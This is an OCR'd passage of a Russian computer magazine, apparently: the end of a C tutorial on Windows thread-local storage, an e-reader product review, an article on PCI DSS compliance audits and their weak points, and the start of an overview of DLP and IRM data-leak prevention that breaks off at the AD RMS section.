        (LPVOID)2, 0, &dwThreadId);

    Sleep(10000);
        // Наслаждаемся результатом 10 секунд

    return 0;
}
```

Используя директиву `__declspec(thread)`, мы объявили две TLS-переменные. Код приложения делает в точности все то же самое, что и в прошлом примере, с той лишь разницей, что его реализация получилась значительно проще за счет отказа от WinAPI.

Однако, тут следует обратить внимание на одну маленькую особенность. Переменная tls_char — это не указатель на блок памяти из кучи, как код с динамической TLS, а целый массив с элементами типа CHAR. Мы помним, что размер локальной памяти потока ограничен (1088 блоков в Windows XP), и, объявляя tls_char как массив, мы занимаем сразу 25 ячеек thread-local storage. Это очень и очень плохо, так как программа может обращаться к dll, которые тоже, в свою очередь, используют TLS. В итоге может случиться так, что памяти на всех не хватит, и мы получим нерабочее приложение. Помещение в TLS указателя на память, а не самого блока памяти — гораздо более рациональное решение.

Заключение

Многопоточное программирование — очень тонкая штука, и механизмы TLS помогают нам быстрее адаптироваться в мире тредов и разделяемых ресурсов. Если в коде используются глобальные или статические переменные, то при переходе к многопоточности thread-local storage просто незаменима.

АЛЬТЕРНАТИВА E-INK

От покупки электронной читалки, учитывая все ее достоинства, может отпугнуть только одно — ее цена. Потратить за раз 7-8 тысяч рублей, даже зная, что они с лихвой окупятся, может позволить себе не каждый. Но если речь идет о сумме вдвое меньшей? Что тогда? Wexler решила дать ответ и представила модель Wexler Book T7001, средняя стоимость которой меньше 4-х тысяч рублей!

Экран Wexler Book T7001 выполнен на базе 7-дюймовой TFT-матрицы. В отличие от читалок на технологии E-Ink, у которых нет подсветки, новым Wexler'ом можно пользоваться в темноте: читать книги, играть в простые игры и смотреть видео. Последнее вызывало у нас вопросы, но оказалось, что девайс отлично тянет даже хорошие DVD-RIP'ы.



Благодаря низкому энергопотреблению, в режиме просмотра видео заряда аккумулятора хватает более чем на 5 ч, а при прослушивании аудиофайлов — до 7 ч. Полная зарядка занимает 6 ч.


Читалка снабжена собственной памятью емкостью 4 Гбайт, гнездом для карт MicroSD (до 16 Гбайт) и встроенным динамиком. Для приватного прослушивания аудио книг, музыки и FM-радио в комплекте имеются удобные наушники.

Устройство поддерживает все популярные форматы электронных книг. Оно даже позволяет читать журналы в формате PDF. В этом случае очень удобно использовать функцию лупы для передвижения по тексту. А еще удобнее читать мелкие журнальные тексты в горизонтальном положении читалки.

Wexler Book T7001 выполнен в эргономичном корпусе и поставляется в удобной обложке из искусственной кожи. Предлагается два варианта цветового решения — белый или черный.

ТЕХНИЧЕСКИЕ ПОДРОБНОСТИ

Текстовые форматы: TXT, PDF, FB2, RTF, EPUB, HTML
Форматы видео: AVI, Xvid, Divx 4/5, RM, RMVB, FLV, MKV
Форматы изображений: JPG, BMP, GIF
Аудио форматы: MP3, WMA, APE, FLAC, AAC
Дополнительно: Встроенный динамик, FM-радио, игры
Габариты: 200x132x13 мм
Вес: 300 грамм
Подробнее о продукте: www.wexler.ru



Денис «c0n Difesa» Макрушин condifesa@gmail.com, http://defec.ru

Пластиковая безопасность

Взгляд на аудит сквозь призму стандарта PCI DSS

Проведение «мероприятий по оценке соответствия требованиям стандарта безопасности данных индустрии платежных карт (PCI DSS)» стало одной из самых востребованных услуг, предоставляемых консалтинговыми организациями. Насколько эта оценка отражает реальное положение дел в «пластиковой» инфраструктуре? Сегодня на нашем операционном столе стандарт, требования которого некоторые считают «панацеей» от утечки платежных данных.

Стремительно растет количество операций с использованием пластиковых карт: онлайн-платежи, безналичный расчет в торгово-сервисных предприятиях, манипуляции с банковским счетом в системах онлайн-банкинга и прочие платежные приложения от поставщиков услуг. Соответственно, расширяется инфраструктура, в которой циркулируют информация о держателях карт и критичные аутентификационные данные. В случае попадания этой информации или ее части в руки к злоумышленникам финансовые потери несут как банки-эмитенты, так и конечные пользователи.

С ростом масштабов системы, обрабатывающей элементы данных о держателях платежных карт, расширяются и горизонты мошенничества. В контексте рассматриваемой проблемы наиболее распространенными атаками, направленными на пользователя, по-прежнему остаются кража данных с использованием вредоносного программного обеспечения и хищение информации с использованием поддельных веб-ресурсов компании-вендора (фишинг). Атаки, направленные на самого вендора, в большинстве случаев осуществляются сотрудниками пострадавшей компании (инсайдинг). И если в первом случае со злоумышленниками можно бороться на уровне информирования пользователя и установки соответствующего клиентского программного обеспечения, то во втором случае нужен соответствующий организационный и технический подход к защите процессов системы, в которой хранятся, обрабатываются и передаются элементы данных пластиковых карт.

Совет по стандартам безопасности индустрии платежных карт (Payment Card Industry Security Standards Council, PCI SSC), основанный ведущими международными платежными системами (Visa, MasterCard, American Express, Discover, JCB), разработал документ, в котором содержится регламент обеспечения безопасности данных о держателях карт — стандарт безопасности данных индустрии платежных карт (Payment Card Industry Data Security Standard, PCI DSS).

Этот стандарт представляет собой «библию» платежной индустрии. На соответствие его требованиям проверяются практически все партнеры ведущих международных систем. Его требования стали источником методологий проведения аудита безопасности, который так активно предлагается консалтинговыми компаниями, и который, как подразумевают эти компании и сам стандарт, снизит до нулевой отметки уровень рисков в среде «заказчика». Именно требования этого стандарта являются ключом к получению престижного «сертификата соответствия PCI DSS», а, значит, головной болью системного администратора сертифицируемой организации.

Рассматривать стандарт мы будем неформально и с разных точек зрения: с позиции системного администратора, поле деятельности которого подвергается аудиту, и с позиции аудитора. А также местами будем «подглядывать» и из-за той стороны баррикад, со стороны тех, ради кого обычно весь этот цирк затевается — злоумышленники.

Группа поддержки PCI DSS

Впервые столкнувшись с этой шестибуквенной аббревиатурой, руководитель компании, который заинтересован в получении сертификата, администратор сети или сотрудник внутренней службы безопасности, в интересах которого обеспечение соответствия защиты информационных процессов требованиям стандарта, рискует потратить значительную часть драгоценного времени на разбор документов, поддерживающих этот стандарт. С целью облегчить им жизнь, определим состав официальных документов PCI DSS и их взаимосвязь между собой, чтобы определиться, с чего начинать изучение в первую очередь, а что можно оставить на закуску.

Начнем с определения состава поддерживающей документации:

1. Глоссарий (Glossary);
2. Стандарт безопасности данных индустрии платежных карт (Payment Card Industry Data Security Standard);
3. Требования и процедуры оценки информационной безопасности (PCI DSS Security Audit Procedures);
4. Процедуры сканирования безопасности (PCI DSS Security Scanning Procedures);
5. Требования, предоставляемые QSA-аудиторам (PCI DSS Validation Requirements for Qualified Security Assessors);
6. Требования, предъявляемые к вендорам услуг сканирования (PCI DSS Validation Requirements for Approved Scanning Vendors);
7. Ориентирование в PCI DSS (Navigating PCI DSS Document);
8. Приоритезированный подход к достижению соответствия PCI DSS (Prioritized Approach for PCI DSS);
9. Листы самооценки (PCI DSS Self-Assessment Questionnaire);
10. Дополнительная документация (уточнения некоторых требований стандарта и дополнительная информация для стороны, предоставляющей услуги).

Довольно «солидный» список, который, с одной стороны, внушает доверие к «всесторонности» проводимого аудита по стандарту и объективности полученных результатов, а с другой — сильно развязывает руки аудиторам, практически со стопроцентной вероятностью позволяя им «сливать» заказчика по огромному списку критериев. А если еще проверяемая сторона не удосужилась ознакомиться с требованиями PCI DSS, то не избежать и предварительного аудита — услуги, кстати, весьма полезной и в большинстве случаев просто необходи-



мой, но требующей финансовых вложений с проверяемой стороны, что обеспечивает солидный кусок хлеба с маслом стороне проверяющей.
Однако не вся «кипа» вышеперечисленных документов требует пристального изучения. В этом списке проверяемой стороне в первую очередь стоит изучить позиции 7-9 (смотри список выше) — приложения, которые ориентированы на заказчика услуги с целью его ознакомления и, так сказать, безболезненной (с точки зрения инфраструктуры и бизнес-процессов) адаптации к требованиям стандарта:
• «Ориентирование в PCI DSS» (пункт 7) представляет собой обзор 12 требований PCI DSS (пункт 1) с целью улучшения их понимания сотрудниками организации, которая подлежит сертификации;
• «Приоритезированный подход» (пункт 8) подскажет отправную точку и направление, в котором нужно двигаться проверяемой организации, чтобы вывести свою информационную безопасность на необходимый уровень, обеспечив защиту от актуальных угроз, и, как следствие, подготовить свою инфраструктуру к аудиту.
• Листы самооценки и инструкция по их заполнению позволяют организации провести самоконтроль на соответствие стандарту PCI DSS — полезное мероприятие, причем не только в момент, когда вот-вот аудитор начнет трясти все и вся в поисках несоответствий, но и прекрасно подходит в качестве профилактических мер, проводимых внутренней службой безопасности.
Оставшаяся часть документационной базы (пункты 1-6 и дополнительная документация) требует пристального внимания аудиторов, а также консалтинговых организаций, решивших выйти на этот рынок, получив статус QSA. При составлении методики проведения проверок на соответствие PCI DSS придется «возиться» именно с этой частью поддерживающих документов.
Разработчик стандарта почему-то не уделяет внимания процедуре структуризации своей документационной базы, доверяя ее своим клиентам. Возможно, подразумевается тот факт, что консультант так или иначе должен разрабатывать свою методологическую базу проведения аудита, собирая информацию, как отдельные кусочки пазла, рисовать на получившемся шаблоне свою картину, а заказчик услуги, в свою очередь, должен с головой утонуть в поддерживающей документации и после того, как почувствует себя комфортно в ее глубинах, привести свою инфраструктуру в надлежащий для прохождения процедуры проверки вид. Скорее всего, это философский вопрос, и чтобы не задерживаться в поисках ответа предлагаю взглянуть на соответствующий рисунок, где отражена подчиненность официальных документов стандарта.

Поле битвы — сегмент


Если оптимистично посмотреть на область применения PCI DSS, то по своей сути требования распространяются на систему, в которой происходит манипуляция с номером карты (PAN). Однако понятие «система» на практике довольно растяжимо, и номера карт могут обрабатываться во множестве компонентов, которые и определяют систему. Кстати говоря, помимо данных о держателях карт, куда относится PAN и другая информация, есть еще и критичные аутентификационные данные, хранение которых недопустимо даже в зашифрованном виде.
Если взглянуть на таблицу, которая иллюстрирует элементы данных пластиковых карт и соответствующие им меры защиты, то можно заметить, что такие элементы, как CVV2 (Card Verification Value 2 — код проверки подлинности карты платежной системы Visa) и CVC2 (аналогичный код платежной системы MasterCard) относятся к критичным аутентификационным данным, а значит, не подлежат хранению. Тем не менее, в пользовательской практике встречаются случаи, когда торгово-сервисное предприятие с целью упрощения жизни своим клиентам не требует повторного ввода этого кода на своем веб-ресурсе. Таким организациям приходится выбирать между сертификатом PCI DSS (и, как следствие, безопасностью своих бизнес-процессов) и излишней псевдозаботой о своих пользователях, ведь CVC2 и CVV2 являются одним из ключевых звеньев при совершении финансовых online-операций.
Оптимизация структуры целевой системы с последующим выделением среды, в которой происходит манипуляция с данными о держателях карт, позволяет сузить область влияния PCI DSS, сфокусировать внимание аудитора на более конкретном объекте и, как следствие, сократить затраты на проведение оценки соответствия. Только вот процесс сегментации требует понимания и, возможно, реструкту-



links
• http://pcidss.ru/articles/22.html — обзор изменений версии 2.0 стандарта PCI DSS.

• https://www.pcisecuritystandards.org/security_standards/documents.php — библиотека официальных документов стандарта PCI DSS v2.0 на сайте разработчиков стандарта.

• http://www.xakep.ru/post/49549/ — «Правила пентеста: аудит по стандарту PCI DSS». Практические аспекты проведения тестов на проникновение в рамках стандарта.



Подчиненность официальных поддерживающих документов

ризации бизнес-процессов рассматриваемой организации, что может оказаться куда дороже, чем неоптимизированный аудит. В таком случае под область аудита попадает вся сеть. Тут уже каждая организация должна сама решить, стоит ли ей пересматривать свою текущую практику ведения бизнеса или проще подвергнуться проверке в режиме «как есть». Если каким-либо образом беспроводные сети используются в качестве среды передачи данных о держателях карт, то этот факт является следствием некорректной сегментации или ее отсутствием. В данном случае в силу вступают требования PCI DSS для беспроводных сетей, что нехорошо ни для проверяемой стороны (в силу «дотошности» требований) ни для стороны проверяющей (специалисты по безопасности беспроводных сетей «на дороге валяются»).

Еще одним «паразитом» в исследуемом сегменте выступают сторонние организации, которые предоставляют услуги обработки, хранения или передачи данных о держателях карт исследуемой организации. Каждой из третьих сторон необходимо представить аудитору сертификат соответствия PCI DSS или, в противном случае, пройти процедуру оценки соответствия.

Делаем выводы:

1. Грамотная сегментация способна сократить временные и, в некоторых случаях, финансовые расходы на проведение оценки соответствия;

2. Наличие в системе беспроводных сетей как средств обработки данных о держателях — результат некорректной процедуры сегментации или же ее отсутствия;

3. Привлечение третьих сторон в бизнес-процесс влечет к дополнительным временным затратам на проверку этих сторон аудитором, который должен отчетливо понимать роль исследуемой компании и ее поставщиков услуг (третьих сторон) в платежной индустрии.

А что насчет второй версии?

Теперь проведем краткий обзор основных требований стандарта PCI DSS v2.0 (обновление от 28 октября 2010 года). 12 требований объединены в группы по типам процедур аудита безопасности.

Первая группа — «Построение и обслуживание защищенной сети» (требования 1 и 2). С первого требования становится понятно, насколько важен процесс сегментации целевой инфраструктуры и на основе каких средств, собственно, строится этот процесс — межсетевой экран. Аксиома: межсетевой экран — основа обеспечения безопасности. Грамотное проектирование циркулируемого трафика приводит в порядок всю инфраструктуру в целом. Тем не менее, в последней версии стандарта все же делается некоторое смягчение формулировки первого требования и подразумевается факт фильтрации и блокировки трафика не только средствами межсетевого экрана.

Помимо осуществления блокировки и фильтрации сетевого трафика на основных компонентах рассматриваемой системы (что в контексте поддерживающих документов означает сервера в исследуемой сети), первое требование содержит пункт 1.4, который подразумевает персональные файерволы на рабочих станциях сотрудников компании с должной конфигурацией (пользователь не может изменять параметры работы файервола) — это, пожалуй, самая «трудноконтролируемая» процедура со стороны администратора организации. Тут есть два пути решения: либо поставить на рабочие станции всех сотрудников персональные межсетевые экраны и сконфигурировать их должным образом, либо, прошу прощения за сарказм, сократить количество рабочих станций.

Второе требование напоминает администраторам сети об обязательном изменении системных параметров, заданных производителем по умолчанию. Несмотря на обманчивую банальность пунктов, второе требование содержит подпункт 2.2.4, который требует удаление из системы «всей ненужной функциональности: сценарии, драйверы, дополнительные возможности, подсистемы, системы, ненужные для работы веб-серверы». Таким образом, аудитору предоставляется редчайшая возможность ведения произвола, ведь «ненужный» функционал может оказаться «некстати» в нужных местах.

Группа требований «Защита данных о держателях карт» (требования 3 и 4) рассматривает критичные методы защиты данных (шифрование, политики ключей безопасности и т.п.) и область их применения, в то время как остальные методы защиты информации, описанные

	Элемент данных	Хранение разрешено	Требуется защита	Требования 3.4 PCI DSS
Данные о держателях карт	Номер платежной карты (PAN)	✓	✓	✓
	Имя держателя карты (Cardholder Name)	✓	✓	✗
	Сервисный код (Service Code)	✓	✓	✗
	Дата истечения срока действия (Expiration Date)	✓	✓	✗
Критичные аутентификационные данные	Вся магнитная полоса карты	✗	не определено	не определено
	CAV2/CVC2/CVV2/CID	✗	не определено	не определено
	PIN / PIN Blok	✗	не определено	не определено

Таблица, иллюстрирующая элементы данных и соответствующие им меры

в других требованиях, позиционируются в качестве средств снижения рисков компрометации. Данная совокупность требований описывает политику и жизненный цикл ключей безопасности. В связи с тем, что хранение данных о владельцах пластиковых карт в зашифрованном виде позволяет исключить факт их незаконного использования злоумышленником (если тот каким-либо образом преодолел остальные рубежи защиты), пункты этой группы носят довольно жесткую формулировку, что позволяет однозначно ее интерпретировать объектом и субъектом аудита. Кстати, полезной техникой при хранении данных о держателях пластиковых карт, относящихся к персональным данным (информация, относящаяся к определенному физическому лицу), является их «расперсоналивание» — процедура удаления или независимого хранения фрагментов этих данных, которые сами по себе не могут однозначно идентифицировать своего владельца.

Следующая группа, объединяющая в себе требования 5 и 6, называется «Управление уязвимостями». Уязвимости есть, и ими надо грамотно управлять, а именно: своевременно устанавливать актуальные обновления, в том числе и на антивирусное программное обеспечение, разрабатывать и использовать безопасные приложения, в том числе и веб-ориентированные. Без пентеста или, на крайний случай, сканирования не разберешься… Но о пентестах речь вообще отдельная, поэтому вернемся-ка мы к ним мы в требовании 11.

Следующие три требования (7, 8 и 9) объединены в группу «Внедрение строгих мер контроля доступа» и носят организационно-технический характер обеспечения защиты информации с использованием как организационных мер обеспечения безопасности, так и механизмов физического доступа и мониторинга.

Пожалуй, самая вкусная группа требований, с точки зрения консалтинговых компаний в области информационной безопасности — «Регулярные мониторинг и тестирование сети». Не каждое торгово-сервисное предприятие способно «содержать» внутреннюю службу информационной безопасности и своими силами регулярно выполнять профилактические тесты на проникновение и мониторинг процессов обеспечения безопасности. Потребность в осуществлении этих систематических процедур рождает на рынке информационной безопасности спектр таких услуг как «тесты на проникновение» и «сканирование инфраструктуры на уязвимости». Правда, сканирование требуется от вендора, имеющего статус ASV, что так или иначе увеличивает стоимость данной услуги. Аудитор, в свою очередь, в процессе оценки соответствия требованиям стандарта PCI DSS должен ознакомиться с результатами последнего профилактического пентеста и ASV-сканирования (пункты 11.2 и 11.3) и убедиться, что все выявленные уязвимости устранены. Подводный камень скрывается в том факте, что результаты эти могут быть получены в результате услуг пентеста и сканирования, предоставленных третьей организацией и, как следствие, вывод аудитора строится на доверии к данным, полученным в ходе оказания этой услуги.

Последнее в списке требование под номером 12 формулируется следующим образом: «Разработать и поддерживать политику информационной безопасности», которое по своим масштабам реализации вряд ли уступает разработке бизнес-плана компании. Пункт 12.1.1 требует создания такой политики, которая учитывает все требования PCI DSS. В этом случае тем торгово-сервисным предприятиям и сервис-провайдерам, которые намерены получить заветный сертификат, стоит начать именно с разработки своей политики безопасности, а тем, у кого она уже имеется, настоятельно рекомендуется ее пересмотреть в соответствии со стандартом. Зачастую именно этот факт заставляет задуматься руководителей о рациональности внесения изменений в текущие бизнес-процессы и пройти сертификацию.

Это слишком близко…

И вот аудитор на пороге офиса заказчика. Если руководитель компании относится к процессу аудита, как к экзамену на первом курсе высшего учебного заведения, то и процедура оценки соответствия будет представлять из себя сплошную «тягомотину» ради галочки в отчете. На мой взгляд, Аудитора следует расценивать скорее как консультанта, который в первую очередь оказывает руководителю целевой компании поддержку в организации процесса защиты информации, утечка которой может стоить гораздо больше, чем услуга сертификации по стандарту PCI DSS.



▷ info

Недавно обновленная версия стандарта (PCI DSS v2.0 от 28 октября 2010 года) практически не претерпела радикальных изменений. Обновления требований носят разъяснительный и уточнительный характер.



▷ warning

На диске находится подборка переведенных на русский язык официальных поддерживающих документов стандарта PCI DSS v1.2.

Лучник Анна luchnik@it-university.ru



Профилактика утечек данных:

DLP, IRM И СТАНДАРТНЫЕ СРЕДСТВА WS2008

Как ограничить возможность пользователей использовать данные, к которым у них есть доступ?

В этой статье будет рассказано о двух подходах к решению поставленной задачи — мы расскажем о системах DLP и IRM, их возможностях и недостатках. А заодно рассмотрим одно из решений в области IRM с элементами DLP– то, которое идет в составе ОС Windows Server 2008.

Описание проблемы

Стандартное разграничение доступа или шифрование данных на уровне файловой системы позволяет либо разрешить доступ к данным, либо целиком его запретить. Но существуют ситуации, когда такого грубого разграничения недостаточно. Чаще всего приходится сталкиваться с «гибкими» ограничениями со стороны правообладателей, когда конечным пользователям навязывают способ употребления купленного контента. Технологии, позволяющие ограничить или отследить создание копий, задать срок использования файла, называют DRM (DigitalRightsManagement, иногда расшифровывают как DigitalRestrictionsManagement). При использовании ограничений на операции с файлами в корпоративной среде (для защиты персональных данных, коммерческой тайны, финансовых отчетов) чаще используют другие близкие термины:

- **EDRM — Enterprise Digital Rights Management**
- **ERM — Enterprise Rights Management**
- **IRM — Information Rights Management**
- **RMS — Rights Management Services, название от Microsoft для IRM**

Все перечисленные выше технологии используют шифрование для защиты содержимого файла и применяют ограничения на возможные действия с файлами на уровне приложений.

Другая проблема — это утечка конфиденциальных данных. Причем, если раньше утечка могла нанести вред репутации или выручке компании, то сейчас все ближе тот день, когда у нас начнет действовать федеральный закон «О персональных данных», и утечка данных сможет привести к административной, гражданской и уголовной ответственности. Особую остроту этой проблеме придает то, что утечка может быть непреднамеренной, например:

- При отправке письма пользователь прикрепил не тот документ, или при выборе e-mail из списка получателей ошибся и отправил конфиденциальные данные не тому;
- Сотрудник, потратив целый день на просмотр новостей и блогов, решил вовремя довести проект до конца и для этого списал документы на флешку, чтобы поработать дома, но флешку потерял.

Для решения проблемы утечек применяются DLP (DataLeakage (Loss)Prevention) приложения, которые отслеживают и предотвращают неавторизованную передачу данных.

DLP и IRM — конкуренты или союзники?

Сейчас на рынке существуют две технологии, которые решают сходные, но не одинаковые задачи двумя различными способами — DLP и IRM. Практически все крупные фирмы (IBM, Cisco, RSA (подразделение EMC), Oracle, Microsoft, CheckPoint, Symantec) имеют решение хотя бы в одной из этих областей. С каждым годом ущерб от утечек и нецелевого использования данных растет, как растут и прибыли компаний. В реальности же ни одна из технологий не решает свою задачу полностью, поэтому все больше производителей понимают необходимость их объединения, создают комплексные решения или предлагают интеграцию.

DLP-приложение контролирует данные на разных этапах:

- **Data-at-Rest.** Обнаруживает и классифицирует данные, находящиеся на серверах, дисках, ленточных накопителях. Проверяет, что данные не исчезли, и генерирует соответствующие отчеты.
- **Data-in-Motion.** Отслеживает (и, возможно, блокирует) данные, передаваемые по сети.
- **Data-in-Use.** Контролирует перемещение данных на конечных системах, например, отправку на печать или копирование на внешние носители.

Для полноценного DLP-решения необходима реализация возможности блокировки передачи данных — часть решений способна только генерировать оповещения. Блокировка, с одной стороны, позволяет реально предотвратить утечку, но с другой может сильно мешать нормальному течению бизнес-процессов. Еще важно наличие единой консоли для просмотра всех отчетов, хранения истории и возможности ее анализа. Для DLP-решения очень важна классификация данных и отделение общедоступных данных от тех, которые требуют защиты. Для корректной классификации необходимо очень много ручной работы, но часть классификации можно автоматизировать с помощью ключевых слов, шаблонов (например, по формату паспортных данных или номеру кредитной карты), задания местоположения файлов, которые автоматически попадают в категорию «конфиденциально», или автоматическое добавление в эту категорию файлов, созданных определенными пользователями. Так как существует масса разнообразной информации, передаваемой по различным протоколам во всевозможных форматах




Рисунок 2. Последовательность действий при работе с AD RMS.

и кодировках, то основные ограничения DLP-систем связаны с невозможностью отслеживания всех каналов утечки и обработки всех форматов данных. Другое ограничение — это необходимость ручной классификации данных и сложность локализации, которая учитывала бы не только ключевые слова, но и местные формы представления данных, чувствительных к утечке. Кроме того, невозможно отследить данные на бумажных носителях, которые были легально распечатаны. Возникают серьезные проблемы при анализе видео-конференций, голосового общения, файлов, хранящихся в облаке, и архивов, даже с самыми короткими паролями.

Внедрение DLP-решения может растянуться не на один месяц. Самое сложное при внедрении — это определение данных, которые необходимо защищать, и всех возможных каналов утечки. Кроме того, необходимо ограничивать использование программ/протоколов/типов данных, которые не обрабатываются DLP-решением, на уровне операционных систем. А еще очень важно сохранить возможность нормальной работы с не конфиденциальными документами. Надо понимать, что есть решения, которые отслеживают отправку на печать, есть решения, которые затрудняют получение скриншотов, но нет программных или аппаратных решений, которые помешают пользователю сфотографировать экран или запомнить данные и пересказать их. Так что все DLP-решения направлены в большей степени на защиту от непреднамеренной утечки. Если же нам требуется передать конфиденциальные данные за пределы организации, например, партнерам, то как отследить, что они не «утекут» от партнера? Тут и возникает необходимость в IRM-решениях.

IRM позволяет «удаленно» контролировать использование документов. За счет шифрования файлов удается предотвратить неавторизованный доступ, а с помощью клиентских приложений удается ограничить возможные действия над документами. В отличие от DRM, который принудительно навязывают пользователям, IRM полезен организации, так как позволяет сохранить конфиденциальные данные в секрете. Использование IRM ограничивается поддержкой на уровне пользовательских приложений. Совместное использование DLP и IRM очень и очень оправдано. DLP — хорошее решение для наблюдения за системами и сетью, опознавания конфиденциального содержимого с последующим оповещением или блокировкой передачи данных. Но DLP — это «внутреннее» решение, которое не работает за пределами организации. Вы не можете применить свои политики к партнерам или к облачным хранилищам, но спокойно можете использовать в этих ситуациях IRM.

Что позволяет сделать AD RMS?

